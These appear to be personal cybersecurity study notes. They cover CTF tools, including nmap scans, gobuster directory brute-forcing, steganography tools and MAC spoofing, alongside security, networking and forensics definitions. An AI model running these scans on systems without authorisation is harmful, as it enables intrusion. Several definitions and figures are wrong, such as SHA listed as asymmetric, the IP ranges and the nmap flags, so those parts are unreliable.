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SDLC, SOC, SOAR, Spear-Phishing, TTP, UID, UUID
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XSRF/CSRF, YAML, Zombie, Zero Trust Architecture(ZTNA)
Form of Data on Disk, Slack Space, CEO, CSO, Regshot
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ARP, RARP, Evil Twin Attack, Kernel, Order of Volatility
Packet Analysers, Data Archiving, TCP Header Flags
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Code of Ethics by ISC2, IR, Incident Response Plan,
Incident Handling, BC, BCP, BIA, DR, DRP, Subject, Object
Access Rule, Defense in Depth, Privileged Accounts
Principle of Least Privilege, User Provisioning
Regular & Privileged User Accounts, Network, Server, Endpoints
Possible Attacks on Network, Redundancy, MOU/MOA
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Data Handling lifecycle, Data Labelling, Data Retention, Data Remanence
Degaussing, Ingress & Egress Monitoring, Configuration Management
Thread, Security Awareness Training, Whaling Attack
Checksum, Cryptanalyst, Cat5 Cable, Fiber Optic Cable
Wireless, Virtual Memory, Demand Paging, Veiled Threat, EDR
Socket, Sysinternal Suite, Nslookup, Siggen, Shebang, AIDE
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Compliance, Governance, Management, Policies, Procedures

Standard, Guidelines, Framework, Security Lifecycle
PDCA Cycle, Security Attacks, Secondary Risk, Residual Risk
Risk Tolerance, Risk Appetite, Qualitative Risk Analysis
Quantitative Risk Analysis, RPO, RTO, WRT, MTO/MTD, CBA
Audit & types, Audit Trail, Normative References, Non-Conformities
SWOT Analysis, Levels of control, Strategy & Policy, COBIT
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HIPAA, GDPR, SOX, Get vs Post, Log Retention, Data Retention
Data Archiving, Data Disposal, ISO 27001, SoA, Disasters & types
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Data Replication, Type of Backups, IT Recovery Sites, Transposition
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Fundamentals of Cryptocurrency, Stateful vs Stateless Application
SSO, Merkle Tree, Bitcoin, Blockchain & types, Sharding Function
TCP Header, TCP vs UDP, Data Flow, Burp Suite Shortcuts, Patch
Tokens, Bearer, JWT, OAuth, API Tools, PHP Wrappers, UEFI, TPM
Dirty Cow, Botnet, Jailbreaking, Typosquatting, IAM, Password Spraying
Wfuzz, FFmpeg, NoSQL Injection, SQL Injection, Types & Cheatsheets
SQLmap,

[Remaining Topics]

- Security Labs {Till Now....}
- Socket Programming
- ISO 27001:2022 {Update after completion of training}
- Online reverse shell generator {revshells.com}
- Reverse Engineering {Ghidra tool}

Linux File System Cheetsheet:

/bin (stores user binaries)
/sbin (stores system binaries)
/etc (configuration files)
/dev (stores device files)
/proc (process information)
/var (stores variable files)
/tmp (stores temporary files)
/usr (stores user programs)
/home (stores user home folders)
/boot (stores boot-loader files)
/lib (keeps system binaries)
/mnt (optional add-on apps)
/media (media mount point)
/srv (stores service data)

HTTP Status Code:

100-199 (Information Response)
200-299 (Successful Response)
300-399 (Redirection Response)
400-499 (Client Error Response)
500-599 (Server-Error Response)

Kali Linux Basic Commands:

whoami
who
users
uname
uname -r
uname -r -a
pwd
ls
ls -r
ls -a
ls -R
man _____
cd
cd ..
cd _____{path}

lsblk (disk info)
df
cal
date
wget _____{url}
mkdir _____
mkdir _____ _____
touch _____
type > _____{filename}
echo
cat
cp
mv
rm
rm ____{fi*} (will delete all files starting with letter “fi”)
rmdir
ifconfig
dig ____{url}
ps (show running processes)
ps -all
ps -r
top
kill ____{PID}
figlet _____
sudo apt-get update
sudo apt-get upgrade
sudo shutdown now
reboot

Gobuster:

Gobuster tool enumerates hidden directories and files in the target domain by performing a brute-force attack.

- -u {URL}
- -w {wordlist_path}
- -t {threads}
- -x {file extensions like .php etc.}
- E.g.
  - gobuster dir -u 10.10.234.220 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150

Nmap:

Nmap is a network scanning tool. It is used to find open ports on the target network, it can also find the running services, operating systems and their versions.

Commands Example:

sudo nmap -sC -sV -A _____{ip/url}
nmap ____{ip/url}
nmap -sV _____
nmap -sC -sS -sV _____
nmap -sC -sV -p- T5 -vv _____{url}

T5 – increase scan speed
-p- To scan all ports
-sS = TCP SCAN
-sV = Version
-A = Traceroute
-nvv = for faster results

Zenmap is the GUI version of Nmap.

Some Cryptographic Techniques:

Leet Speak:

uses combinations of characters and symbols to rewrite letters with others graphically close.

L33T 5P34K CH34T SH33T:
A = 4
B = 8
E = 3
I = |
L = 1
O = 0
S = 5
T = 7

Binary Translator:

{0,1}
https://www.rapidtables.com/convert/number/binary-to-ascii.html

Decimal to Text:

{0-9}
https://onlinetexttools.com/convert-decimal-to-text

Ascii to Text:

https://codebeautify.org/ascii-to-text

Rot13:

https://rot13.com/

Rot47:

The ROT47 (Caesar cipher by 47 chars) is a simple character substitution cipher that replaces a character within the ASCII range [33, 126] with the character 47 character after it (rotation) in the ASCII table. It is an invertible algorithm i.e. applying the same algorithm to the input twice will get the origin text.

https://onlinetexttools.com/rot47-text

Base16:

{0-9} & {a-f}
https://www.duplichecker.com/hex-to-text.php

Base32:

{A-Z,2-7,=}
https://www.dcode.fr/base-32-encoding

Base64:

{ends with '='}
{A-Z, a-z,0-9,+,/,=}
https://www.base64decode.org/

Morse Code:

{. & _}
https://morsedecoder.com/

Symbolic Decimal:

123456789 = !@#$%^&*(

Important Points:

- “%3D” means “=” in url
- For Magic bytes(File Headers) search on Wikipedia
- Rockyou.txt Path: /usr/share/wordlists/
- curl -s _____{url} | grep title
- locate *flag.txt
- find | grep flag
- **pdfinfo** _____{filename}
- tar -xvf _____{filename.tar/.gz}
- sudo gzip -d _____{filename.gz}
- unrar x _____{filename.rar}
- **eog** _____{imagename}
- **whois** _____{ip_address}
- **geoiplookup.net**
- **nslookup** _____{ip_address}
- **nslookup** _____{ip_address}
- sudo dpkg -i _____{filename}
- ipconfig /flushdns [clear the existing DNS cache] {for Windows}
- echo “Harry” | openssl sha1
- openssl dgst -sha1 < {filename}
- openssl sha1 {filename}
- ls | tee {filename} [tee command is used to save the output into file]
- **df** [To check the status of file system or free disk spaces]
- xhost [machines that are allowed to use your x server]
- **Shodan Filter** – has_screenshot:true IP Webcam
- **For commands,** sometimes **“**–“ means “--” (double dash)
-

Forensic is the investigation & analysis techniques to gather and preserve evidence from a particular computing device.

Cyber Forensics is a process of extracting data as proof for a crime.

Forensic Tools: [CTF]

Exiftool is a tool for reading, writing & manipulating image, audio, video & PDF metadata.

Commands: exiftool _____{filename}

Binwalk is a tool for searching a given binary image for embedded files and executable code.

Commands:

binwalk _____{filename}
binwalk –extract –dd=",*" _____{filename}

Steghide is a steganography program that is able to hide data in various kinds of images and audio files.

Commands:

steghide extract -sf _____{filename}
steghide extract -sf {filename} -p {password}
steghide embed -cf {cover_filename} -ef {encrypted_filename}
steghide embed -cf {filename} -ef {filename} -p {password}

Stegsolve is used to analyse images in different planes by taking off bits of the image.

- just run stegsolve.jar file
- we can also combine images using this

Bless is a tool for adding headers in files.

Zsteg is a steganography tool that detects hidden data in PNG & BMP images.

Commands:

zsteg -all _____{filename}
zsteg -mask _____{filename}

Other forensics ctf tools & commands:

- **strings**
- **hexeditor _____{**filename**}**
- **hexedit _____{**filename**}**
- **xxd _____{**filename**}**
- **sonic visualizer**
- **stegseek (**advance version of **stegbrute**)
- **stegbrute -f _____{filename} -w _____{**wordlist**}**

Broken error problem while upgrading linux systems:

- sudo dpkg –configure -a
- sudo apt install -f
- sudo apt clean && sudo apt update
- sudo apt-get upgrade
- sudo apt autoremove
- sudo apt install libssl-dev
- sudo apt install zlib1g-dev

File compression Commands:

tar cf _____{file.tar} [create a tar named file.tar]
tar xf _____{file.tar} [extract the data from file.tar]
tar czf _____{file.tar.gz} [create a tar with gzip compression]
tar xzf _____{file.tar.gz} [extract a tar using gzip]

SSH(Secure Shell) is a network protocol that is used to securely connect to a remote server/system.

- Port No. - 22

Command:

ssh username@ip_address/Domain_Name

FTP(File Transfer Protocol) provides the capability of transfering files between a client & your server.

- Port No. - 21

Command: ftp _____[ip]

Manipulation is the practice of altering any information in databases or applications.

Sniffing & Spoofing:

Sniffing is a process of intercepting & collecting network traffic as it passes over a digital network. [at Physical Layer]

Ex:-

MITM, Password sniffing, Session Hi-jacking, etc.

Spoofing is act of disguising a communication from an unknown source as being trustworthy. [at Data link Layer]

Ex:-

IP spoofing, Email spoofing(Phishing), website spoofing, etc.

Network Eavesdropping Attack also known as Sniffing or Snooping, relies on unsecured network communications to access data in transit between devices.

Snooping attack involves an attacker listening to traffic b/w two machines on your network.

Phishing is a form of social engineering where attackers deceive people into revealing sensitive information or installing malware such as ransomware.

- **Phishing Types:**
  - Spear Phishing
  - Vishing [phishing over voice]
  - SMS Phishing [phishing through SMS]
  - Email Phishing [phishing through email]
  - Pharming [advanced part of phishing]
  - Watering Hole Phishing
  - Whaling [for CEO's]
  - Angler Phishing [phishing attack to target social media users]
  - Quishing [Phishing through QR code]

Social Engineering is the term used for broad range of malicious activities accomplished through human interactions.

Breach is a cyber assault in which sensitive, confidential, or protected data is accessed & released illegally.

Data Breach

This happens when some person or entity gain access to information to which they are not authorised to have.

Information Security is basically the practice of preventing authorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information.

CIA:

- **Confidentiality** means protection of data from unauthorized disclosures.
- **Integrity** provides assurance that the data received is as sent by an authorised entity.
- **Availability** means resource accessible/usable to all authorised entity without any disruption.

Non-Repudiation means one party cannot deny receiving a message or a transaction nor can the other party deny sending a message or a transaction.

Identification is the process of identifying the user to verify whether he is what he claims to be.

IAAA(Identification, Authentication, Authorization and Accountability) ensures that only authorised users can access a system and that actions can be tracked.

3A's (Authentication, Authorization and Accounting):

Authentication is the process of verifying that the identified user is the real owner of his/her identity.

It is a method that verifies the identity of a person, process or device trying to gain access to your network.

Authorization is the act or techniques of priding the appropriate permissions to the user for accessing a particular file or perform a particular action.

Accounting System tracks permission usage in a log for user's actions. The user cannot prevent this auditing.

4A's of Cybersecurity:

- Authentication
- Authorization
- Auditing
- Accountability

Accountability means that every individual who works with an information system should have specific responsibilities for information assurance.

Auditing is the process of reading and checking events to detect whether any attempt has been made to perform such activity.

Authentication vs Authorization:
Authentication
- verifies the identity of the user or service
- verifies who the user is

- comes before authorization
- it is visible at user end
- it needs usually the user's login credentials

Authorization
- determines the access rights
- determines what resources a user can access
- always takes place after authentication
- it is not visible at user end
- it needs the user's privilege or security levels

MFA(Multi-Factor Authentication) is an authentication method that requires the user to provide two or more verification factors to gain access to a resource.

Digital Signature is a technique which validates the authenticity and integrity of a message, software, or digital documents.

- 2 Methods
  - Signing
  - Verification
- Advantage
  - Authentication
  - Integrity
  - Non-Repudiation
- Disadvantage
  - Expiry
  - Certificate issue procedures
  - S/w compatibility

Access Control is the selective restriction of access to an asset or a system/network resource.

- It is about granting the appropriate level of access to authorized personnel and processes & denying access to unauthorized functions or individuals.

- It is used to prevent the unauthorized use of resource.

- 4 types of Access Control:
  1. Discretionary Access Control (DAC)
  2. Mandatory Access Control (MAC)
  3. Role-Based Access Control (RBAC)
  4. Rule-Based Access Control (RB-RBAC)

MAC – only the administrator/system owner has the rights to assign privileges
DAC – End user has complete access to the information they own.
RBAC – Permissions are assigned based on user roles.
RB-RBAC – Permissions are assigned to a user role dynamically based on a set of rules defined by the administrator.

Common Malware Types:-

Ransomware:
demanding money after hacking

Virus:
- need host for replication
- can't be remote controlled
- make changes to systems
- spreading rate moderate

Worms:
- Replicates by itself **or,** Designed to replicate
- spread using n/w
- Don't change anything, eat-up resources
- can be remote controlled
- spreading rate fast

Trojans disguises itself as a normal program to trick user to install.
- steal sensitive information
- doesn't need to replicate
- can be remote controlled
- spreading rate slow

Adware displays advertising banners while any program is running.
- gather information for marketing

Spyware monitors user's activities and transmit that information to 3rd party.

Cryptography is conversion of data from plaintext into an unreadable or not understandable form.

- Mainly 3 types of Cybersecurity Algorithm:

1. **Hashing** – process of converting a message or data into a numerical value.

   Eg:- SHA(Secured Hash Algorithm)

2. **Symmetric** – Sender and Receiver both have the same key.

   Eg:- AES(Advanced Encryption Standard)

3. **Asymmetric** – uses 2 keys, public for encryption and private for decryption

   Eg:- SHA(Secured Hash Agorithm)

Encryption is the process of converting plaintext into ciphertext.

Decryption is the process of converting ciphertext into its original form(plaintext).

Encoding is the process of putting a sequence of characters such as letters. Numbers and other special characters into a specialized format for efficient transmission.

Decoding is the process of converting n encoded format back into the original sequence of characters.

Encryption vs Encoding:
Encryption
- more secure
- key is required to decrypt the data
- is a part of Cryptography.

Encoding
- less secure
- key is not required
- is a normal technique

Plaintext is usually readable text before it is encrypted into ciphertext or readable text after it is decrypted.

Ciphertext is encrypted text transformed from plaintext using an encryption algorithm.

Physical Security is the protection of h/w, data, programs and networks from physical events including natural disasters, fire, terrorism, and theft etc.

Categories:

1. **Security in Layers** – {Outer Layer and Inner Layer}
   [walls, gates, barriers] [locks, guards, keys]

2. **Technical Controls** – {CCTV, Biometrics, Turnstiles}

3. **Logging Controls** – Accessing logs are not preventive but detective.

4. **Perception as Protection** – A perception must be developed that all of them are in a secure & safe environment.

DoS(Denial of Service) - send so many request to the server & crash the server

DDoS(Distributed Denial of Service)

Firewall controls incoming and outgoing traffic on networks with predetermined rules.

- N/w Firewall
- Host Firewall

- Hardware Firewall
- Software Firewall

What Firewall does:

- prevent n/w scanning
- controls traffic
- perform user authentication
- filter packets, services, and protocols
- perform traffic logging
- perform Network Address Translation
- prevents malware attacks

Firewall Limitations:

- doesn’t prevent the n/w from backdoor attacks
- doesn’t protect the n/w from insider attacks
- cannot do anything if the n/w deign & configuration is faulty

- doesn't prevent new viruses
- not an alternative to antivirus or anti-malware
- is unable to understand tunnelled traffic

How it works:

- allows traffic to pass through if the traffic meets certain criteria
- denies traffic if it doesn't match the criteria

    - **Inbound –** originates from outside the n/w
    - **Outbound –** originates from inside the n/w

- Inbound ICMP traffic should be denied by firewall.
- Inbound Email with no attachment should be allowed by firewall.

OS(Operating System) is an intermediary b/w the user & the hardware of the computer.

OS hardening refers to the process of making the PS secure from possible attack & intrusions in order to safe information.

IPS(Intrusion Prevention System) is a device or application that detect and stops intrusions attempt proactively.

HIPS(Host-based Intrusion Prevention System) are used to detect & prevent malicious activities on the host's software and network systems.

NIPS(Network-based Intrusion Prevention System) are used to detect & prevent network intrusions in real time.

IDS(Intrusion Detection System) is a system that detects unauthorised networks and system intrusions.

2 methods:

- Signature based detection – detects by comparing with known intrusions
- Anomaly detection – detects based on behaviour

2 Types:

- NIDS (Network Based IDS)
- HIDS (Host Based IDS)

Types of IDS Alert: **[‘**+ve’ means Alert & ‘-ve’ means No Alert**]**

True +ve = Attack - Alert
False +ve = No Attack – Alert
False -ve = Attack – No Alert
True -ve = No Attack – No Alert

HIDS(Host-based Intrusion Detection System) are used to detect the threats and attacks at the host level.

- It monitors a single computer.
- HIDS are costlier than NIDS.
- HIDS are most effective than NIDS.

NIDS(Network-based Intrusion Detection System) are used to detect the threats and attacks at the network level.

- It monitors a whole network.
- Tool for early detection of network anomalies

Fuzzing – is a technique to determine whether the server is vulnerable by sending multiple characters in hopes to interface with the back end system.

- Enter unexpected values that cause the application to crash.

Antivirus is a software installed on system to protect from viruses, worms and trojans.

XSS(Cross Site Scripting) involves unauthorized commands coming from a trusted user to the website.

- XSS is a vulnerability in a web application that allows a third party to execute a script in the user’s browser on behalf of the web application.

- **Types**
  - **Reflected XSS –** attack relies on the user-controlled input reflected to the user.
  - **Stored XSS –** attack relies on the user input stored in the website’s database.
  - **DOM-based XSS –** this attack exploits vulnerabilities within the Document Object Model(DOM) to manipulate existing page elements without needing to be reflected or stored on the server.

Web Security is a branch of Information Security that deals specifically with security of websites, web application and web services.

Auditing is an independent review and examination of a system record & activities.

Cybersecurity Audit involves a comprehensive analysis and review of the IT infrastructure of your business.

Log is the record of events or actions performed on any system.

- Log can be altered easily
- Computer records are not normally admissible as evidence, they must meet certain criteria to be admitted at all.

Log Management is the process of transmitting, analysing, storing and disposing of computer security log data.

Port Scanning is a network reconnaissance technique designed to identify which ports are open on a computer.

OTP(One Time Password) is an automatically generated numeric or alphanumeric string of characters that authenticates a user.

Backdoor used by cybercriminals to gain unauthorised access to systems by bypassing the normal authentication procedures.

Rootkits creates backdoor that is used to access the computer remotely.

DLP(Data Loss Prevention) software detects potential data breaches and prevents them by monitoring, detecting, & blocking sensitive data while in use, in motion, and at rest.

- Data at rest – stored in secondary storage
- Data in use – when we access it
- Data in motion – data is transferring

WWW(World Wide Web) is an information system enabling documents & other web resources to be accessed over the internet.

Port Number is a number assigned to uniquely identify a connection endpoint and to direct data to a specific service.

OSI & TCP/IP :
OSI Model with Protocols:

- **Application** – Human Computer Interface, HTTP, HTTPS, NTP, POP3, SMTP, FTP, SSH, Telnet [Data/Message]

- **Presentation** – Encryption/Decryption, Data Representation, SSL, TSL [Data/Message]
- **Session** - Session Mgmt, Inter host communication, NetBIOS [Data/Message]
- **Transport** - TCP, UDP, End to End Connections, Data Transmission [Segments]
- **Network** – NAT, IPv4, IPv6, ICMP, IPSec, Path Determination [Packets/Datagrams]
- **Data link** – Switching, MAC, Error Correction, ATM [Frames]
- **Physical** – ISDN, IEEE802.11, Cables, Optic Fiber, Physical media, Signal & Binary transmissions [Bits]

OSI layers & Cyberattacks with basic Working:

- Application – Exploit, Malware, Injection [n/w process to application]
- Presentation – Phishing [Data representation & encryption]
- Session – Hijacking [Inter-host communication]
- Transport – Reconnaissance/DoS [End-to-End & Reliable connection]
- Network – MITM, ping flood [path determination & logical addressing]
- Data Link – Spoofing, MAC flooding [physical addressing]
- Physical – Sniffing, Wiretapping [Media, signal & binary transmission]

Functions of OSI Layer:

- Application – Human-computer interaction layer
- Presentation – to translate, encrypt and compress data
- Session – to establish, manage, and terminate session
- Transport – ensures the sequential delivery of packets
- Network – provides logical addressing & path determination {routing}
- Data link – responsible for error free transfer of data frames, defines the format of data on the network and also responsible for unique identification of each device (MAC address)
- Physical – transmit raw bit stream over the physical medium

TCP/IP Model with protocols:

- **Application** - HTTP, Telnet, NTP, DHCP [Data]

- **Transport** - TCP, UDP [Segments]
- **Network** - IP, ICMP, ARP [Packets]
- **Data link** – Ethernet [Bit & Frames]
- **Physical** - Ethernet [Bit & Frames]

Or,

- **Application –** FTP, SMTP, SNMP, DNS, NFS [Data]
- **Transport –** TCP, UDP [Segment]
- **Internet –** IP, ICMP, ARP [Packet]
- **Network Access –** Ethernet, FDDI, ATM, [Frame/Bit]

Functions of TCP/IP Model:

- **Application** – handles high level protocols issues of representation, encoding, etc.
- **Transport** – provides a logical connection b/w the endpoints and provides transport.
- **Internet** - select the best path through the n/w for data flow.
- **Network Access** – defines how to transmit an IP datagram to the other devices.

N/w Devices & Applications:

- **Application –** servers, desktops, anti-virus, business applications, databases
- **Transport –** Firewall, IDS, IPS
- **Internet –** Firewall, IDS, IPS, VPN
- **Network Access –** Routers, Switches, Cables

HTTP – {Hyper Text Transfer Protocol}
S-HTTP {Secure Hypertext Transfer Protocol}

Payload is an attack component responsible for executing an activity to harm the target.

Exploit is a program, or piece of code, designed to find and take advantage of a security flaws or vulnerability in an application or computer system.

Protocols are plans, rules, actions, and measures to use to ensure your organization's protection against any breach, attack or incident that may occur.

Event means any act or attempt, successful or unsuccessful, to gain unauthorized access to disrupt or miss use an information system or information stored on such information system.

Incident is an event that has been determined to have an impact on the organization prompting the need for response & recovery.

Incident Response(IR) is a set of information security policies & procedures that you can use to identify, contain and eliminate cyberattacks.

The Goal of IR is to enable an organization to quickly detect and halt attacks, minimizing damage and preventing future attacks of the same type.

- Minimize the damage
- Reduces recovery time and cost

Zero Day Attack

Asset: Anything of value to an organization or to someone.

- **Tangible Assets** – can be touched {cash, money, stock, buildings, etc.}
- **Intangible Assets** – can't be touched {brand, reputation, trust, patent, etc.}
- Intangible are more important than Tangible Assets to any organization.

Threat is something or someone that aims to exploit a vulnerability to gain unauthorised access.

Outside Threat

Someone or a group of people who are not authorized to access information and data in an organization and who pose some type of threat to that organization.

Threat Actor is an individual or group that attempts to exploit vulnerabilities to cause or force a threat to occur.

Threat Vector means by which a threat actor carries out their objectives.
{approach/technique used to exploit that vulnerability}

Risk is the intersection of Asset, Vulnerability an Threat.

Risk is the probability of exposure or loss resulting from a cyber attack or data breach on your organization.

Risk is the potential threat that a threat will exploit a vulnerability and result in an adverse outcome including such outcome as ransoms, DoS, loss of critical business information etc.

Risk Mgmt:-
Risk Management is a process of identifying, analysing, evaluating, and addressing your organization's cybersecurity threats.

Risk Assessment - primary goal to estimate & prioritize risk.

Risk Tolerance is the degree of risk that is acceptable to an organization.
- also known as **Risk Threshold/ Risk Appetite/ Acceptable Risk**

Risk Treatment

- Risk Mitigation – reduce the possibility
- Risk Transfer – passing risk to third party (like Insurance)
- Risk Avoidance – eliminate risk entirely (when high impact)
- Risk Acceptance – taking no actions (when low impact)

Vulnerability refers to any weakness in an information system, system processes, or internal controls of an organization.

- Vulnerability is a gap or weakness in an organization's protection of its valuable assets, including information.
- Vulnerability exists almost everywhere.{h/w, infrastructure, OS, App drivers, APIs}
- **3 types:**
    - Known Vulnerability [known vulnerability – cvedetails.com]
    - Unknown Vulnerability
    - Zero-Day Vulnerability

VA(Vulnerability Assessment) is a systematic review of security weakness in an information system.

- VA is scanning of a system ot network for known vulnerabilities.

Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extract at its destination.

IP(Internet Protocol) Address is a unique address that identifies a device on the internet or a local network.

IP Classification:

- Class A – 1.0.0.1 to 126.255.255.254
- Class B – 128.1.0.1 to 191.255.255.254
- Class C – 192.0.1.1 to 223.255.254.254
- Class D – 224.0.0.0 to 239.255.255.255
- Class E – 240.0.0.0 to 254.255.255.254

- Broadcast – 255.255.255.255
- Localhost loopack IP – 127.0.0.1
- IPv4 = 32 bits
- IPv6 = 128 bits

- **Private IP Addresses:** **{**also known as **Non-Routable IP Address}**

1. 10.0.0.0 – 10.255.255.255.255
2. 172.16.0.0 – 172.31.255.255
3. 192.168.0.0 – 192.168.255.255

- Others are Public IP Addresses.

Protocols:

ICMP(Internet Control Message Protocol) is an error-reporting network layer protocol that is used to generate error message to the source IP address when network problems prevent delivery of IP Packets.

ARP(Address Resolution Protocol) is a communication protocol responsible for finding the MAC address related to a specific IP address.

Command: arp -a

IGMP(Internet Group Management Protocol) is a communication protocol that allows several devices to share one IP address so they can all receive the same data.

HTTP(Hypertext Transfer Protocol) is an application layer protocol that specifies how a browser & a web server communicate.

- Port No. - 80

HTTPS(Hypertext Transfer Protocol Secure) is an extension of the HTTP, it uses encryption for secure communication over a computer network, and is widely used on the internet.

- Port No. - 443
- encryption using TLS(transport layer security) and SSL(secure socket layer) protocol.

Telnet (Teletype Network Protocol) is a network protocol that allows a user on one computer to log into another computer that is part of the same network.

SNMP(Simple Network Management Protocol) is an internet standard protocol used to monitor and manage network devices connected over an IP.

ATM(Asynchronous Transfer Mode) refers to a communication protocol which can be used to transfer data, videos, and speech.

ISDN(Integrated Services Digital Network) is defined as a set of standards & techniques in telecommunication that enables the simultaneous transmission of data, voice, video, and other services across a public telephone network.

NDR(Network Data Representation) works at the Presentation layer of OSI.

NBP(Name Binding Protocol) is a part of transport layer of OSI that is used to bind name of entity to internal storage address.

RUDP(Reliable User Datagram Protocol) provides acknowledgement of received packets.

IMAP(Internet Message Access Protocol) used for receiving E-mail message.

- Port No. - 143
- Port – 993 {IMAPS – IMAP over SSL}
- Currently used

POP3(Post Office Protocol Version 3)

- Port No.- 110
- used previously

SMTP(Simple Mail Transfer Protocol) is to send Email to an SMTP server or a MTA(Mail Transfer Agent).

- Port No. - 25

- Outgoing E-Mail Server

Url not opening problem in Kali Linux:

- sudo rm -rf /etc/resolv.conf
- sudo nano /etc/resolv.conf
- add 1 line – name server 8888
- Now, save it.

Change MAC Address(Kali Linux):

- Install macchanger – sudo apt-get install macchanger
- sudo macchanger -r _____{eth0}-[select the interface]
- macchanger -s _____{eth0} [to see the changes]

Smurf Attack is a form of distributed DoS attack that occurs at the network layer.

Malvertising - Hackers will insert malicious code into a legitimate website. That code redirects the user to another malicious website.

Keylogger - Software or hardware that monitors & tracks input on a keyboard or numerical pad.

Joe-Job is a type of email spoofing that involves sending out huge volumes of spam mail from what appears to be someone other than the actual source.

Greylisting is an effective method for preventing spam mails from being sent out.

Baiting is some kind of offer that entices you to click on something a free book, movie, or other download.

Hacker is the person who is not authorised, but tries anyway to gain access to your systems and informations.

SSTI(Server Side Template Injection) is a web exploit which takes advantage of an insecure implementation of a template engine.

- use sanitisation to remove it [means defining the input limit]

Tshark is a very powerful tool to get information from pcap file.

Commands:

sudo apt install tshark

```
tshark -r {file_name}        [To read the file]
tshark -r {file_name} | wc -l  [return total no. of packets in file]
tshark -r {dns.pcap} -Y “dns.qry.type==1”
tshark -r {file_name} -Y “dns.flags.response==0”
```

Haiti is a CLI tool to identify the hash type.

Commands:

```
gem install haiti-hash
haiti ‘hash’
```

Hash Cracking Tools:

- Hashcat
- John the Ripper

GraphicsMagick is a tool for reading, writing & manipulating an image in over 92 major formats {like GIF, jpeg, etc.}

Commands:

```
convert -coalesce {abc.gif} {abc.jpeg}
convert -coalesce {abc.gif} [target-{farme_no}.png]
```

Curl is a tool for transferring data from or to a server.

Commands:

```
curl -X POST ______{url}
curl -H “custom_header” ______{url}
curl -u <user:password> ______{url}
curl -A ____{url}
curl -s ____{url} -D {file_name}
```

Cybercrimes is defined as any illegal act involving a computing device, network, its system or its application.

Espionage is the practice of organized spying to obtain secret informations.
Spying is the act of obtaining secret or confidential information.

Cyber Defamation basically means publishing of false statement about an individual or organization in cyber space that can injure or demean the reputation of that individual or organization.

5 basic rules of Digital Evidence:

- Understandable – Evidence must be clear & understandable to the judge.
- Admissible – Evidence must be related to the fact being proved.
- Authentic – Evidence must be real & appropriately related to the incident.
- Reliable – There must be no doubt about the veracity of the evidence.
- Complete – Evidence must prove the attacker's action or his/her innocence.

Short Forms:

- GLBA {Gramm-Leach-Bliley Act}
- HIPAA {Health Insurance Portability and Accountability Act, 1996}
- KPI(Key Performance Indicator)
- KRA(Key Responsibility Area)
- DPA {Data Protection Act}
- FAT {File Allocation Table} [FAT16, FAT32, etc]
- HPFS {High Performation File System}
- NTFS {New Technology File System}
- GUID {Globally Unique Identifier}
- TKIP {Temporary Key Integrity Protocol}
- NFC {Near Field Communication}
- RFID {Radio Frequency Identification}
- CVSS {Common Vulnerability Scoring Systems}
- CPE {Common Platform Enumeration}
- CCE {Common Configuration Enumeration}
- CWE {Common Weakness Enumeration}
- HVAC {Heating, Ventilation and Air Conditioning}
- OpenVAS {Open Vulnerability Assessment System}
- DCCP {Datagram Congestion Control Protocol}
- SCTP {Stream Control Transmission Protocol}
- RCCF {Resource Center for Cyber Forensics}
- OCSP {Online Certificate Access Protocol}
- MDNS {Multicast DNS}
- NBNS {NetBIOS Name Service}
- SSDP {Simple Service Discovery Protocol} - [generally used for advertising]
- PADSS {Payment Application Data Security Standard}
- ITAA {Information Technology Association of America}
- PHI {Protected Health information}
- ISO {International Organization for Standardization}
- CIRT {Cyber Incident Response Team}

CHKDSK is a system tool in windows that authenticates the file system reliability of a volume and repairs logical file system errors.

Command: chkdsk

Cold/Hard Boot – starting a computer from a powered down or off state.

Warm/Soft Boot – restarting a computer that is already turned on.

- ➢ High volatile evidence should be recorded firstly.

File/Data Recovery Tools {Windows}:

- WinHex
- EaseUs
- Disk Digger
- Handy Recovery
- Quick Recovery

Data Acquisition is the use of established methods to extract Electronically Stored Information(ESI) from suspect computer or storage media.

Live Acquisition – collecting data from a system that is powered ON

Dead/Static/Cold Acquisition – collecting data from a system that is powered OFF

Anti-Forensics is a common term for a set of techniques aimed at complicating or preventing a proper forensics investigation process.

- **Shift+Delete** bypasses the recycle bin.
- Recycle bin location – C:\$Recycle.Bin

File Carving is a technique to recover files and fragments of files from the hard disk in the absence of file system metadata.

3 Common Password Cracking Techniques:

- **Dictionary Attack**
- **Brute-Force Attack –** tries every combination
- **Rule Based Attack –** when some information is known about password

Obfuscation is the art of manipulating code or data to make it intentionally hard to understand and reverse-engineer.

Trail Obfuscation is a process to confuse and mislead the forensics investigation process.

Example – Log tampering, time stamp modification etc.

Disk Degaussing is a process to entirely clean the data by using strong magnetic field.

Windows Forensic Commands:

- date /t & time /t
- net session
- LogonSessions Tool
- net file
- net accounts
- net _____
- netstat -c
- netstat -o
- netstat -a ____{ip}
- netstat -ano
- tasklist /v
- ipconfig /all
- dir /o:d

DriveSpy tool collects all the slack space in an entire partition into a file.

Process Dumper dumps the entire process space along with the additional metadata.

Redline - tool to analyse Ram dump

Cache, Cookie & History Analysis:

Google Chrome:

- C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default
- C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default\Cache
  [Tools: ChromeCacheView, ChromeCookiesView, ChromeHistoryView**]**

Mozilla Firefox:

- C:\Users\{user}\AppData\Local\Mozilla\Firefox\Profiles\xxx.default\cache2
- C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\cookies.sqlite
- C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\places.sqlite
  [Tools: MZCacheView, MZCookiesView, MZHistoryView**]**

Microsoft Edge:

- C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache
- C:\Users\Admin\AppData\Local\Microsoft\Windows\History
- C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxxx\AC\MicrosoftEdge\Cookies
  [Tools: IECacheView, EdgeCookiesView, BrowsingHistoryView**]**

Windows Registry **[Tool: Registry Editor]**

- Windows Registry serves as centralized database that stores configuration settings and options for the operating system, hardware devices, software applications and user preferences.
- provides Evidence of Activity
- Used in Malware Analysis
- In the Windows Registry, Root Keys are the highest level of organization and serves as containers for various subkeys and values that stores configuration settings and information.

- 5 types of Root Keys {3 Volatile & 2 Non-Volatile}

  - **Volatile:**

  1. HKEY_CLASSES_ROOT {HKCR}

- contains information related to file associations/MIME types, and COM objects.

2. HKEY_CURRENT_USER {HKCU}
